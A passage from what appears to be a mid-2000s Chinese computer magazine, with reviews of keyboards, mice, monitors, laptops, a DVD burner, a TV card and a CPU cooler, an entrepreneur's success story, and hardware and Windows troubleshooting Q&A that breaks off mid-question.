神雕侠侣是明基的入门级键鼠套装系列，而神雕侠侣二代时尚版，所采用的是黑色的K100键盘与M109灵狐鼠标的搭配。

与较为高档的X—笑傲江湖相比，神雕侠侣二代采用的就是传统的火山口结构键盘。K100键盘是著名的6511VA键盘的改进版，采用了较为圆润的边缘造型设计和长条型快捷键，形象上更为合乎当前的审美潮流。

从使用的感觉上看，神雕侠侣二代继承了明基传统的三段式手感，在同价位的产品中，手感较好，只是与传统的明基键盘相比，按键略松，但仍然不失为一款较出色的低价位产品。

多彩 无线高手



多彩无线高手的样子一看就令人印象深刻，很明显，它的造型是模仿了罗技的顶级套装“极光无影手”的样子，那么它的性能是否对得起这个外表呢？

多彩无线高手由DLK7005RF键盘和DLM323HP鼠标组成，其键盘除了107个标准键外，还提供了12个多媒体及网络快捷键。而它的独特之处，则在于只需要1节AAA电池供电，而非常见的两节AA电池。

DLM323HP鼠标则与罗技MX700鼠标类似，也采用了内置充电电池、底座自动充电的设计。但它也只使用了两节AAA电池，这使得它的重量比MX700来得要轻，使用起来更不易疲劳。

不过DLM323HP的可定义按键只有5个，而没有罗技独特的三个中间按键，另外，它的光学引擎依然为常见的A2051，所以在性能上还是比MX700存在较大的差距。

从使用的表现来说，无线高手虽然不及“极光无影手”，但作为一款中价位的无线套装，性能比较强大，使用的手感也比较舒适。而其价格仅仅是一搬的主流价位。追求功能而又囊中羞涩的用户不妨考虑。

不过，从无线高手的工艺来看，多彩的复杂模具生产工艺还有待提高。但考虑它较低的价格，这还是可以接受的。

多彩 超薄高手



超薄高手，则是多彩的一款主流套装，它由笔记本架构的DLK-5003USB键盘和DLM-326BU鼠标组成，DLK5003USB键盘采用时尚的银色作为底色，配以纯净的黑色按键，时尚与稳重交织。采用笔记本结构的超薄键帽不但美观大方，而且配以力回馈感极佳的优质高弹性硅胶材料选择，让该键盘的手感非常舒适，在键盘的右上角设计了4个快捷多媒体按键，一点即通，一键直达目标程序。此外，USB接口设计支持即插即用，省去了用户安装键盘必须关机的麻烦。鼠标部分套装配备的是DLM326BU鼠标，采用黑色的背部和银色的按键，与键盘的色彩使用相得益彰。

多彩的这款产品作为主流产品，各方面表现都比较不错，特别其工艺在多彩产品中居于前列，只是造型设计上比较普通，缺乏一些特色。

BTC 8190URF无线套装



我们去年就曾评测过BTC的一款套装产品，当时给我们留下最深的印象就是其繁多的快捷键，而这一次BTC推出的无线套装同样继承了这个特点。

8190URF无线套装的重点显然在键盘上，它除了具有普通键盘的一切功能外，提供了整整32个快捷键和一个滚轮！而这每一个快捷键都可以通过专用的驱动进行单独定义。

按键较多的键盘容易出现的问题是响应速度容易下降以及键位冲突的可能性增加。但我们在对BTC 8190RF的试用中发现，BTC在设计时对这些问题还是考虑较多的。虽然使用无线连接，但BTC 8190RF的反应还是很快的，而虽然键位冲突不能完全避免，但BTC成功的保证了主键区的键位冲突很不明显。这是很不容易的。

而相对于强大的键盘来说，BTC 8190RF的鼠标就比较普通了，只是一个很常见的无线滚轮鼠标，性能一般。键盘和鼠标性能不太均衡也是这款套装给人最大的遗憾，不过，也许真如BTC的宣传中所说——这样的键盘，没有鼠标也可以很好的用的。

金河田 笔记本型超薄键盘



金河田的这款产品型号为KB688B，是一款标准型的笔记本结构台式机键盘。

它的造型比较正统，方方正正的造型看起来十分硬朗，整个键盘上没有多余的线条，外观极为简洁流畅。

它采用的是精简型的键位设计，中间的10个功能键呈竖型排列放在主键区的周围，这样的设计更接近于笔记本的键位设计，实际上其键位排布非常像全键位的笔记本键盘。这样的结构设计可能更能使用笔记本用户的使用习惯。同时也减小了键盘的尺寸。

从使用的感觉来说，金河田的这款产品层次感较好，弹性十足，作为笔记本结构键盘拥有较好的按键效果。

这款产品最大的缺点，是它的上部空余部分宽度太大，看起来外观不是很协调。

金河田 反恐特警套装



这是金河田推出的面向游戏玩家的套装产品。它的键盘和鼠标都采用了银白色+黑色的色彩搭配，看上去很酷。

这款套装在设计上主要的特点，就是它的键盘上，CS所使用的ASDWB五个键以及空格键、回车键、方向键都采用了与其他按键不同的灰白色塑料制造，同时使用了激光印刷，从而可以延长这几个按键的使用寿命。

而它的鼠标设计，也比教特殊，采用的是类似于微软主打的IE4.0鼠标的造型，但相对于IE4.0缩小了尺寸，从而更加适合于中国人较小的手型。

金河田反恐特警套装的键盘按键较软，长时间游戏后不易疲劳，只是与目前的主流产品相比，其鼠标的性能还有待提高。

总结

我们此次评测的产品，基本上还是属于今年年中的设计，所以，尚不能完全表现出明年键盘鼠标市场的发展态势，而从我们的测试中，我们发现，目前国内的输入设备厂商在产品设计上普遍存在一个问题，这就是对产品的造型设计重视不够。

这点从我们测试的产品中就可以看出来，或者沿用了传统的老式外观，或者只是单纯的模仿与改进经典产品的造型，与作为世界名牌的微软产品的独特设计形成很明显的对比。

这样是不行的。传统呆板的老式外观且不说，经典产品的造型并不一定真正适合中国用户的需求。由于我们不掌握核心技术的生产，在制造工艺上也在一段时间内尚不能真正与国际大品牌相提并论，那么适合中国人的造型与结构也就成为我们设计生产出能与国外著名品牌相比的经典产品的唯一途径。从这一点来说，我们赞赏双飞燕和新贵在新产品设计上所作出的尝试——不成熟不要紧，不去尝试永远不会有成熟的机会。

希望在即将到来的新产品大潮中，这种情况能够得到改变。

CF [SC11]

金达2709b 机箱



电脑内部热量越来越大，电脑机箱也成为了与散热有关的部件。

金达2709b机箱为全尺寸ATX机箱，油漆黑色外壳，带前置USB口和音频输入输出口，内部有4个5英寸扩展槽和7和3英寸扩展槽，在普通机箱中也算扩展性相当好的了。

金达2709b机箱侧面板有专门的散热孔，并安装了一个8CM散热风扇和一个通风管。尽管金达2709b机箱并没有说明这款机箱是现在热炒的38度机箱，不过在侧面板上安装散热风扇和通风管则是38度的设计。

小提示

38度机箱是Intel提出的ATX机箱散热改进设计，主要是通过侧面板开口和增加散热风扇，让CPU附近的环境温度降低到38度以下，满足CPU的散热需要了。

其他方面，金达2709b机箱背部同样提供了散热风扇安装位置，此机箱还带一个ATX P4电源，作为一款以性价比取胜的机箱，整体配置还满不错。

CF [SC12]

惠普“影像大师级”笔记本

■ CFAN评测室

眼下，时尚元素正蔓延到商务、娱乐、运动与休闲等生活的各个方面。跨界（“cross－over”）成为欧美及日本潮流界现在最流行的字眼。它跟另一文化热门字“fusion”（融合）有点相同，也有点不同。应该说，fusion意指的结合倾向物以类聚，追求和谐的面相，而cross－over则走得更远更大胆，重点在于那个“跨”的过程，要的就是颠覆传统界限的感觉，甚至无意中又创造了一种新的样式和流派。

科技以人为本。不仅音乐界兴“跨界”，科技产品尤其是时尚数码科技产品近年来在国外也开始大刮“跨界风”，典型如惠普新近推出的HP B3000/DV1000系列笔记本电脑，可以说是目前笔记本电脑市场中跨界时尚的代表作，它们不仅是一个轻松应对商务应用的移动办公堡垒，更是一位拥有超高影像表现力的影像大师和便携移动娱乐平台。

HP Presario B3000



作为一款突出影像性能的15英寸亮屏笔记本电脑，HP B3000机身采用超薄设计，最薄处仅2.71厘米、重量仅为2.55千克，是一款为移动专业人士打造的创新型影像大师级产品。但它最大的特色在于使用了惠普专有BrightView（超亮屏）技术的15英寸显示屏，这是HP Compaq Presario B3000称雄影像娱乐领域的“独门武器”。

与标准显示屏相比，采用BrightView（超亮屏）技术的B3000系列显示屏在不增加任何额外电能消耗的基础上，具备更高亮度与对比度、宽视角及削弱反光等特性，色彩还原也更加丰富、饱满、真实。尤其是在播放DVD、视频及图片时，B3000系列的画面显示如电视画面般明亮、绚丽，画质也比一般显示屏更高；即使在阳光下使用，B3000系列的画面也依然清晰，极大方便了用户在移动过程中的使用，使户外办公、娱乐变得更为轻松、更富乐趣。

HP B3000系列笔记本电脑采用了ATi Mobility Radeon 9700显卡，这使B3000系列在运行3D游戏甚至是专业绘图工具时，能将视觉和影像移动的延迟降到最低。凭借精细的分辨率、流畅的运动及逼真的3D图形，B3000系列能使用户轻松体验最佳图形性能的在线游戏，而不必担心效果受到影响，从而为移动的游戏玩家带来了精彩逼真的游戏体验。

更高的客户要求催生了更优秀的产品设计，而优秀的产品也促进了新的应用。借助HP B3000系列笔记本电脑，移动专业人士不仅可以随时随地高效快捷地访问信息及进行通讯，而且凭借最新的英特尔处理器及超级显卡，B3000系列还能为用户带来完美的3D图形及移动游戏体验。再加上能使画面显示更为清晰、亮丽的15英寸显示屏BrightView（超亮屏）技术，将HP Compaq Presario B3000系列笔记本电脑称之为笔记本市场的“影像大师”可谓是名副其实。

HP Pavilion dv1000



HP dv1000是一款14英寸宽屏笔记本，整体结构像一个银灰色贝壳包裹着一块黑玉。这台笔记本除了用于办公外，还非常适合于影碟视频的欣赏。14英寸的16:9“High-Definition”液晶宽屏分辨率为1280×768，不仅适合观看常见的16：9的DVD影碟，也能满足720P格式的HDTV观赏。HP dv1000的音响则是笔记本电脑音响名家harman/kardon（哈姆卡顿）的产品，使这款笔记本的音响回放也高出其他产品一等，更加适合影片欣赏。而HP dv1000的前面板使用的倾斜设计，也让喇叭的音乐更适合传向耳朵。

同样为了提供更好的多媒体功能HP dv1000还提供多媒体播放快捷键，这种人性化设计在寸土寸金的笔记本上不多见，而快捷键的幽蓝色背光也让笔记本更加时尚。

另外，为了方便DVD的播放，HP dv1000还内置了特殊的QuickPlay播放模式，不用进入Windows XP就能播放DVD。启动速度大大短于Windows XP，但是它对媒体的管理能力却远比Windows来得直观，这正是我们需要的不开机播放多媒体环境。

其他方面，HP dv1000自带COMBO驱动器、提供SD/MS/MMC/SM/XD读卡器、并提供USB 2.0接口和IEEE1394接口，方便连接各种数码设备。

作为一款中端的多媒体笔记本，HP dv1000用不大的重量和空间，提供了宽屏、DVD播放、音响，让这款笔记本在多媒体方面表现非常不错。而如果再加上HP dv1000的扩展坞，这台笔记本的多媒体表现一点也不会输于台式机。

CF [SC13]

飞利浦显亮芯系列 显示器

■ CFAN评测室

近期飞利浦推出了让LCD显示器更易使用的“显亮芯”系列技术，包括“智亮”、“智控”、“智能”、“智净”四个方面。以科技＋人性化的设计去迎合消费者的口味，下面我们就来看看与这些技术相关的产品。

飞利浦 150C5



作为普及型15英寸LCD显示器，150C5为飞利浦风格的欧洲时尚外形，外观相当吸引人。17W的超低功耗还不到一个日光灯的功耗，让我们体验到“智能”的优势。通过TCO03环保标准让我们可以安全健康的使用此款显示器。其他方面，150C5提供16ms的全程响应时间，最大1024×768@75Hz的分辨率，并能显示16.7M色。亮度和对比度方面，150C5提供了250cd/M2的流明、400：1的对比度，在15英寸LCD中算不错的指标。左右160度、上下140度的可视角度也是相当大的可视范围。

飞利浦 170C5



由于同属于C系列，因此170C5就像150C5的放大版，同样也是银色外壳，配合弯月形底座，让显示器既时尚，又摆放稳定。另外，170C5的可折叠底座让显示器也能挂在墙上。

在性能方面，170C5首先在飞利浦全球领先的显亮芯智控技术（Smart Control）的支持下，170C5采用飞利浦全新智控软件CustoMax，与微软Windows完美结合设计。凭借智控技术，170C5不单可以提供显示器的功能调整（调节显示器的亮度、对比度、声音、色温等参数，调节显示器水平、垂直位移），还可以查看显示器的一些其他硬件信息（可显示显示器内部存储器中的产品信息数据，如产品型号、序列号、生产日期等驱动信息、设备信息、自动调整等），带给用户全新的操作体验。

在参数方面，170C5不但拥有了主流的16ms响应时间，而且其它性能指标也均有提升。对比度为450：1，亮度250cd/m2，可视角度水平160度、垂直140度。

当然作为飞利浦的最新系列产品，还拥有了节能与环保设计。正常使用时功耗仅仅为30W，同时通过了TCO'03认证。

飞利浦 170X5



170X5主色调由黑、灰组成，时尚中透出“酷”的气势。外壳全采用光滑洁净的表面设计，连周围的景物也能清晰印出来。而完全由金属打造的底座月牙底座既是“5”系列的统一设计，又体现出“X”型酷的气势。

170X5的按键让人眼睛一亮，“开关”键与“显亮”键是触摸式按键，全放置在一块平板上，又显出“X”的酷味来。“触摸”的操控方式让我们只需轻触表面，便可实现操作，不仅大大增强了操作的便利性，同时操作的舒适程度也是我们此前所不曾体会的。

作为170X5的特色之一，“显亮（LightFrame）”对显示效果的提升主要表现在亮度、对比度、锐度和色彩饱和度这4个方面，飞利浦称之为“四度图像增强技术（4D数码图像处理）”。一颗名为“LightFrame PACIFIC”的专用DSP芯片是“数字显亮”的物质基础。通过它的处理，“数字显亮”能够提高画面亮度，增强图像对比度，突出影像轮廓，改善色彩还原。从而优化网页浏览、图像处理、视频欣赏乃至3D游戏的效果。

其他方面170X5也有不错的指标：DVI数字VGA模拟双路输入接口；16毫秒快速响应时间；内置式电源35W超低功耗；最大1280×1024@75Hz的分辨率；450：1的对比度；260cd/m2流明的亮度

都是很不错的指标。内置多媒体音箱的效果也不错。

CF [SC14]

AOC 173F 液晶 显示器



■ CFAN评测室

做为显示器生产大厂之一，AOC 不但为世界上不少大厂提供 OEM 产品，自己的品牌产品也以物美价廉受到用户的欢迎。AOC 173F 液晶显示器就是最近新推出的集多项实用功能为一身的普及型 17 英寸高速反应时间显示器。

显示器秀丽的外观会首先给消费者很好的第一印象，在这方面 173F 做得不错，此机型采用窄边框设计，让 17 英寸的大画面也显得秀气，双轴底座让显示器能随意调整显示角度；白、蓝、黑、红的几种配色方案也能满足不同用户的需要。

173F 的显示屏指标方面，12ms 的全程响应时间能让显示器画面每秒刷新 80 次，适合 FPS 这类高刷新游戏。173F 在内部拥有 ICE 色彩智能芯片，提供色彩精确捕捉及补偿技术，能提高对比度，使文字显示更清晰，色彩更艳丽；另外在显示器菜单内部还拥有 RGB 色温值独立调节、sRGB 色彩标准管理功能，能让显示器与投影机、打印机等设备颜色完全一致，这在 LCD 中也属于比较高级的功能。

在其他的性能上，AOC 173F 也非常出色。分辨率分别为1280×1024，点距达到 0.264mm，在亮度上达到 270cd/m2 的高亮，对比度则是 500：1 的高对比度，这就在根本上保证了画面显示效果的清晰锐利，逼真细腻。而作为一款高指标的新品17 英寸LCD，不到 3000 元的定价也非常吸引用户的注意力。

CF [SC15]

LG GSA-4160B DVD 刻录机

■ CFAN评测室

对一般用户来讲，支持 DVD+/-R 刻录格式的高速刻录机就已经是不错的选择了，不过对于工程作图、大幅面图片存储等特殊用户来说，支持 DVD-RAM 的刻录机则是他们选购的重点。而 LG 在 DVD 刻录市场上一直是全方位发展，推出的 DVD 刻录机都是 DVD+/-R、DVD-RAM 全格式兼容。



现在，LG 又推出了全兼容 16 速 DVD 刻录机 GSA 4160B（简称 4160B），兼容所有 DVD 刻录格式，并提升了 DVD 刻录速度。4160B 支持 16X DVD+/-R、4X DVD+/-RW、2.4X DVD-DL、5X DVD-RAM。特别是支持 5X DVD-RAM 刻录，DVD-RAM 又被称为“光硬盘”，可以让光盘像硬盘一样不用附加软件就直接写入数据，方便特殊用户。不过 DVD-RAM 的缺点就是为了保证数据稳定，刻录速度较慢，而 5X DVD-RAM 已经是现在最快的 DVD-RAM 刻录速度了。

4160B 还搭载了 Super Link 防刻死技术，极大限度地保证了刻录品质，防止由于 Buffer Under Run（缓冲区欠载）错误造成的刻录失败。LG 特有的防尘散热技术采用了先进的 CUSHION 材料，配合专门设计的气流引导沟槽，有效地起到了防尘和散热的效果。针对噪音问题，LG 在目前一般通用的 DDSS 动态减震系统的基础上开发了 CSS 动态双悬挂减震系统，有效减少了盘片震动，不仅能提高刻录品质，还使使用过程中的噪音减少，更加人性化。

在 DVD 刻录速度竞争已经走到 16X 尽头的现在，LG 的 4160B 的全功能和高刻录稳定性则提现了优势。

CF [SC16]

天敏傲视珑双画王 电视卡

■ CFAN评测室



多频道预览功能在现在的电视卡中已经很普遍了，但使用者是否注意到在进行频道预览时只有一个频道画面才是活动的呢？因为电视卡上只有一个高频头（就是电视信号接口后面的金属盒子），某一时间只能接收调制一个频道的信号，所以多画面预览时只有一个画面是活动的，其他都是截图。而天敏公司新推出的傲视珑双画王电视卡（简称双画王）则真正提供了画中画功能。

双画王与其他电视卡最不同的就是采用了两个LG迷你高频头，搭配了两个9bit色彩转换的飞利浦SAA7134HL芯片，再加上一块PCI桥接芯片，让这块电视卡能够同时接收两个频道的电视信号。

双画王能同时接收两个电视信号，并不仅仅是实现了画中画这种电视机的常见功能。双画王能同时接收两个频道，就可以一边看A频道的节目，一边在后台录制B频道节目，并且A/B台能够快速切换。另外，双画王还提供了两个视频信号输入口，能同时输入两套AV或者S-VIDEO信号的节目。现在不少朋友喜欢用显示器做游戏机的监视器，并同时拥有多台游戏机，依靠双画王的两个信号输入头，可以不需要来回换信号线就能方便的切换游戏机。另外，还可以通过独立的视频输入，一边完成转录DV影片这种长耗时的工作，一边看电视或者玩通过另一个端口输入的游戏。可以说双画王的应用范围还是很广的。

除了同时接收两个视频信号的特色外，双画王还有不少实用功能，主要有：自动定时开机录像、MPEG1/2/4格式录像功能、能够用于其他软件的多功能遥控器……

总的来说双画王属于功能丰富的高档电视卡，适合要求PC娱乐功能较丰富的用户购买，另外，随着Windows Media Center 2005中要求所搭配的电视卡需要搭配双高频头，相信双画王这类产品还是很有市场的。 CF [SC17]

九州风神 SNOWMAN P60 散热器

■ CFAN评测室

伴随着CPU的发展，CPU散热器也有了长足的发展，特别是Pentium 4E处理器必须搭配高效散热器才能满足散热需要，而风冷三热器则遇到了发展的瓶颈：必须搭配高速风扇才能满足散热需要，但高速风扇的噪音则是让人无法接受的。而九州风神SNOWMAN P60散热器（简称P60）特殊的散热风扇则解决了这个难题。

一眼看到P60散热器，就会被它的风扇所吸引，P60散热器的风扇为独特的倒挂式大尺寸8025静音风扇，倒挂式风扇的优点是扇叶截面宽度不受轴承厚度的影响，因此扇叶截面能够做到比普通风扇更宽，这样在相同的转速和扇叶倾角情况下，更宽截面的扇叶风扇就能提供更大的通风量；缺点则是风扇高度更高，有可能造成散热器超高。具体到P60散热风扇上，它能用3200转/分钟的转速提供45CFM通风量，而噪音理论值只有28dB，而同样类型的普通风扇，通风量稍少，噪音则会超过30dB。



除了散热风扇外，P60采用铝质镶铜底散热模块，底部散热块厚度接近1CM，结合铜底吸热快和铝易铸造、重量低的优点，在合适的成本下提供了很好的散热效果，让P60散热器能满足Pentium 4 3.4E处理器的散热需要。

细节设计上，P60很为用户考虑：散热器的四角的扣具都是独立的，安装和拆卸都很方便；散热器的供电线用了蛇皮网包裹，这能让机箱内部走线更整洁。

P60散热器在散热效率、噪音、安装人性化方面都非常不错，值得使用Socket 478接口处理器高频CPU的用户和喜欢超频的用户选用。 CF [SC18]

职业特工队

从“软盘倒爷”到地区总代理

■ 山东 王伟光

1994年，我和朋友小韩一起毕业，我是本地上学分配到本地当老师。小韩是北京航空航天大学专科毕业，学的专业是焊接工艺。可是小韩很喜欢电脑，上大学的时候就常常在学校机房里一待就是一天，因此毕业后他很希望能找个与电脑相关的工作。

但事与愿违，他被分配到我们老家一个做煤气罐的乡镇企业。与此同时，另一个在北京上大学的同学小刘由于家里有点关系，分配到我们市里一个国营企业，当时算是不错了。而小韩的父母都是农民，也不可能给他找什么关系。因此，摆在他面前的只有两条路：一条是到那个只有十几个人的农村小厂子去谋一个饭碗，另一条路是自己创业，走自己的路。

没有太多的犹豫，小韩就决定留在北京，寻找机会改变命运，即使开始一无所有。

软盘“倒爷”

留在北京之后，首先而来的问题就先解决吃住生存问题。在大学期间，小韩帮同学倒卖过软盘。那时候的电脑一般都配置一个大的软驱（5英寸的一个薄片，后来才逐渐有了3.5英寸带硬壳的小软盘），没有硬盘，电脑操作系统和应用程序都靠软盘存储。软盘“倒爷”，是那个时期的特殊职业。于是他决定专心做专职软盘“倒爷”。他的“业务范围”开始一般都是中关村周围的那几所大学。

有空的时候，小韩就骑着个破自行车到处转，看看哪里有质优价廉的软盘。然后四处跑学校、泡机房，推销软盘。一天跑上几十里路，三餐常常是从路边买一个廉价盒饭或者烧饼解决问题。开始的时候，他做的是一批Sony的软盘，因为比较便宜，就进了一些。但是经过使用后才发现质量很不好，用了没几次就坏了，很多顾客都找上门来退货。后来才知道那是一批假货。结果不但没赚钱，还赔了一些。但小韩并不沮丧，拿他的话来说这次就算是交了一次学费。

当时我是分配到学校当电脑老师，学生学电脑时软盘用量比较大。我们本地的软盘种类很少，价格也偏高，而北京的价格便宜，利润空间比较大。小韩就找我商议能不能从北京往老家倒卖点软盘，我觉得这个事情不错，也可以帮助朋友一把，于是我答应帮他联系一下，但是前提是必须保证质量。

要想生意做好，就必须找到好的产品。在寻觅了一段时间之后，小韩终于打电话给我说他找到一种质量和价格都不错的软盘，并且自己还找到了一份工作，让我到北京去一趟。

来到了北京已经是晚上6点多钟了，在北航门口又等了两个多小时他才下班。他带我到他住的地方，就是北航破旧的学生宿舍。我才知道他毕业后这几个月因为没有钱出去租房子，因此还厚着脸皮一直住在这里，只买了两个西瓜算是住宿费送给了宿舍管理员。不过看起来这一次他很高兴，又和我谈起了他刚找的这份工作。本来和他一起应聘这家公司的还有一个研究生，结果公司却意外地把他这个专科生录用了。我问为什么，他说进了这家电脑公司才知道，公司其实需要一个壮工，看他长得五大三粗，可以干点力气活。说完之后我们都哈哈大笑，笑过后，我心里却酸溜溜的。

在他的光板床上我们两个人挤了一个晚上，第二天，小韩带我到他找了很长时间才找到的那家不错的软盘公司（叫“DL”），其实就在路边的一个很隐蔽的地下室。小韩说在北航、农大卖了几次，都反映这种软盘质量比较好，而且价格便宜。于是我们两个一人扛了两箱软盘，他送我到车站，带回了老家莱州。后来这种软盘在我们那里卖得还真不错。小韩头脑很机灵，又趁机联系了几个地方的中小学校。这之后，他常常是自己扛了几箱软盘，搭上长途汽车，行程几百公里，给人家送货上门。那个时候对他来说，没有“辛苦”两个字，只要有生意做就快乐。靠倒卖软盘他赚了一点钱，也算是有了一点小小的资本积累。

辛苦发展

后来，电脑逐渐都配置了硬盘，软盘没有大量的需求了，小韩的生意也做不下去了。这个时候小韩的公司正需要派人到电子市场去做柜台。在电子市场做柜台是又累又乱的活，那里每天几万人的人流量，而且环境嘈杂、空间拥挤。公司没有人愿意去，最后小韩就争取去了。我有时候到北京电脑市场给学校买东西的时候，都看到他一个人夹在一个只有两米长、堆满货物的柜台里，满头大汗地在来来往往的人中不停吆喝。有人驻足，马上是不厌其烦地解释，甚至都没有空和我坐下来说话。这个时候的他已经离开了北航，自己在市场附近租了一间小房子，也有了一点小小的积蓄。他说虽然累，可是觉得很充实，能学到很多知识，而且可以积累很多经验，这就是他最想要的东西。

到了1999年的时候，他所在的公司由于经营不善倒闭了。但是这个时候我的朋友小韩已经不需要再依靠公司生存了。由于以前公司做的是多媒体卡的生意，公司虽然倒闭了，

但是凭借这几年积累的经验，觉得这个生意还是有前途的，于是决心自己继续做下去。他拿出手里这几年的所有积蓄，在电子市场租了一米的小柜台，雇了一个刚毕业的学生帮忙，自己每天早出晚归，拉客户、跑市场。由于是多媒体产品，常常还要给客户演示、上门调试安装、售后服务。有了自己的生意，要以十倍的精力来应付，每天的工作就更忙碌了。不过总算生意还不错，当时每个月都有几千块钱的收入，不但解决了自己的温饱问题，还经常往家里寄点钱，至少也算有自己的事业了。

走向成功

不久前我又去了一次北京，这个时候，朋友小韩，应该说是韩总了，现在的生意规模扩大了很多，在中关村硅谷电脑城 11 层租了一个写字间，每年租金就 10 万。公司有了二三十个员工，进进出出都尊敬地称呼他“韩总”。现在他也有了自己办公室，还在下面的电子市场里面拥有了几个柜台。现在，他不需要自己亲自打理柜台生意了。每天只是坐在办公室里打打电话，联系一下客户，安排职员去干活就行了。最值得骄傲的是当时选择做多媒体卡的生意现在看是正确的，而且目前他的公司已经是一个专业多媒体产品供应商的华北地区总代理，在很多媒体上都能看到他的广告。我们的谈话经常被电话、手机给打断，他告诉我，现在的生意遍及全国，客户最远的甚至有云南昆明飞过来拿货的，他自己也经常天南地北飞来飞去。

我们谈到以前倒卖软盘的时候，他说，没有那一段艰苦的经历，就没有今天。正是那一点一滴的经验和财富的积累，才使他走到了今天。他从来没有抱怨过什么，做梦都不曾想自己今天还会在北京买房子、买车子。谈到当时找工作的时候，我们说起了以前那个在北京上大学的同学小刘。我说他所在的厂子效益不好，一个月就挣四五百块钱，并且厂子眼看就要倒闭了。小韩说，如果当时自己家里有点关系，能找到一份稍微不错的工作，自己也许就像那个同学那样了。正是由于没有人可以依靠，只能靠自己出来创业。虽然吃了不少苦，也经受了许多磨难，但是既然想干自己的事业，就要咬紧牙关，泪往肚子里咽，跌到了再爬起来，永不言败。心有多宽，目光有多远，事业就能做多大。

我目睹着我的朋友从一个倒卖软盘的“倒爷”，成了现在拥有自己的代理品牌、拥有自己的公司，算是比较成功的老板。他的成功并不是偶然的，机遇都是自己争取来的，这个世界，没有人能帮助你，只有自己才能帮助自己，成功只有靠自己的艰苦努力和扎扎实实的过程才能换来。生活是最公平的，你付出了多少，就会收获多少。

小韩的座右铭：选择自己的生活，走自己的路。

CF [CY01]

求职秘技偷偷报

对付失眠的新绝招



CF [CY02]

硬件维修站

1 无法实现双通道DDR功能

问:为什么我的nForce2主板插上两条内存后却无法实现双通道DDR功能？

答:双通道DDR技术是nForce2主板的特点之一，但如果想在该主板上使用双通道功能，还必须遵照一定的内存插接规范:nForce2主板一般有三条内存插槽，你要在最上面单独的DIMM槽中插上一条内存，然后在下面的两个插槽中的任意一个槽中插上一条内存才可以实现双通道；3条DIMM槽同时插上内存也可以实现双通道DDR功能。实现了双通道功能后电脑在自检时会显示Dual DDR Enable的提示信息。

2 移动硬盘发生传输错误

问:我将USB2.0的移动硬盘连接到nForce2主板上，在将内置硬盘上的数据传输到移动硬盘时，系统提示传输错误，随后移动硬盘的盘符丢失，要重新插拔USB连线才可以继续使用，但只要一传输数据仍然会出现这个问题。请问如何才能解决这个问题？

答:nForce2主板与一些USB2.0的移动硬盘存在兼容性问题，解决该问题的方法是:

(1)从移动硬盘生产厂商的网站上下载最新的USB2.0驱动程序。

(2)在操作系统中选择进入“控制面板→系统→硬件→设备管理器”，然后更新USB驱动，当你指定了驱动程序位置并更新时系统会提示该驱动没通过微软认证，这时可以进行强制安装。

(3)在“设备管理器”中找到移动硬盘，右键单击该图标并选择“属性→策略”，把“快速删除优化”改为“为优化性能优化”，保存退出后即可解决问题。

3 SATA硬盘可否带电拔插

问:我使用的是SATA硬盘，听同事说这种硬盘支持热插拔。请问我是否可以在不断电的情况下拔下或连接硬盘？

答:目前SATA技术分为V1.0和V2.0两个版本，其中V1.0不支持热插拔，在V2.0规格中SATA实现了热插拔功能。不过即便你的硬盘支持热插拔也是不够的，只有硬盘和主板都支持这个功能，再安装了正确的驱动程序才可以实现硬盘热插拔。而目前大部分主板都不支持热插拔，因此你要详细阅读你的主板说明书。

另外，主板和硬盘都支持热插拔，但在没切断硬盘电源的情况下，仅热插拔SATA数据线，有时会导致热插拔功能的失效，而且需要注意的是，两次连续热插拔操作的时间间隔必须超过5秒钟。目前看来SATA的热插拔技术还没有完全成熟，使用热插拔功能一定要慎重。

4 开机后无法启动故障一例

问:我的电脑在开机自检时屏幕上显示Override enable－Defaults loaded信息并停止。请问如何才能解决这个问题？

答:出现这个问题说明主板当前的BIOS设定参数无法正常启动系统，你必须修改载入BIOS中的预设参数值以便正常启动电脑。解决该问题的步骤是:



(1)开机后按Del键进入BIOS SETUP。

(2)在随后出现的界面中选择LOAD SETUP DEFAULTS项以便载入BIOS的预设参数值。

(3)按F10键保存退出后即可使电脑恢复正常启动。

5 安装系统时出现DPMI错误

问:在安装Windows XP时，安装程序提示“…standardmore:invalid DPMIreturnfrom0387:o8ec …”。请问这是怎么回事？

答:系统提示DPMI错误，有可能是以下几种原因造成的:

(1)很可能是硬件方面出了问题，如内存、显存、主板芯片等，你应该利用替换法查找故障原因。

(2)系统中可能存在病毒，建议先彻底杀毒然后安装系统。

6 识别Athlon XP CPU的真假

问:现在市场上的AMD Athlon XP CPU假货比较多，我刚购买了一个Athlon XP 2600+ CPU。请问怎么才能知道我购买的是否真品？

答:你可以通过http://www.hwspirit.com这个网站查询Athlon XP/Thunderbird的技术参数。通过这些技术参数不但可以了解到购买的CPU是否正品，还能根据自己的需要了解到这款CPU的超频性能如何。不过这是个英文网站，还需要有一定英文水平。具体操作方法是，首先进入这个网站，选择主页中的Tools按钮，进入Online Tools界面，随后在Athlon XP/Thunderbird Processor Identifier栏中键入你要检查的CPU编号(在CPU背面左边的暗条上)，接着单击Check按钮，你可以通过随后显示的数据查询到该CPU的技术参数，比如核心类型、样式、工作频率、实际频率、封装方式、工作电压、内核所能承受的最大温度、一级和二级缓存、倍频、FSB(前端总线频率)、分级代码、生产年份、生产周期等参数。CF [SB01]

系统门诊所



1 程序出错后硬盘响声不断

问:我的电脑安装的是Windows XP,我发现只要一有应用程序出错,硬盘就会吱吱地响很长时间,好像是在读盘。请问如何才能解决这个问题?

答:出现这个现象的原因是系统在应用程序出错时会运行Dr.Watson程序。你可以采用如下步骤解决问题。

(1)通过"开始→搜索"找到系统中的user.dmp文件并将其删除。

(2)打开注册表编辑器,找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug],双击该分支下的Auto键名,将其"数值数据"项下的参数值改为0,随后保存退出即可。

2 不用重启系统也能上ADSL

问:我使用ADSL宽带上网,有时开机时会忘记打开外置ADSL Modem的电源开关,导致无法拨号上网。听说在Windows XP操作系统下可以不用重新启动系统就能让ADSL Modem正常使用。请问如何才能实现?

答:你可以执行如下操作步骤:

(1)在系统桌面上用鼠标依次选择"开始→所有程序→附件→命令提示符"。

(2)在随后打开的"命令提示符窗口"中的系统提示符后键入ipconfig /release并按回车键执行命令,这样可以释放所有连接的IP配置。

(3)然后输入ipconfig /renew命令并按回车键执行命令就可以重新对网络进行检测,完成后就可以正常拨号上网了。

3 启动出现服务或驱动程序错误

问:我的电脑使用的是Windows 2000,开机时,总是出现"服务控制管理器"对话框,提示如下内容:"在系统启动时至少有一个服务或驱动程序产生错误……"。按照提示进行操作,发现一个名为WinMgmt的程序未能正常启动。请问如何才能解决问题?

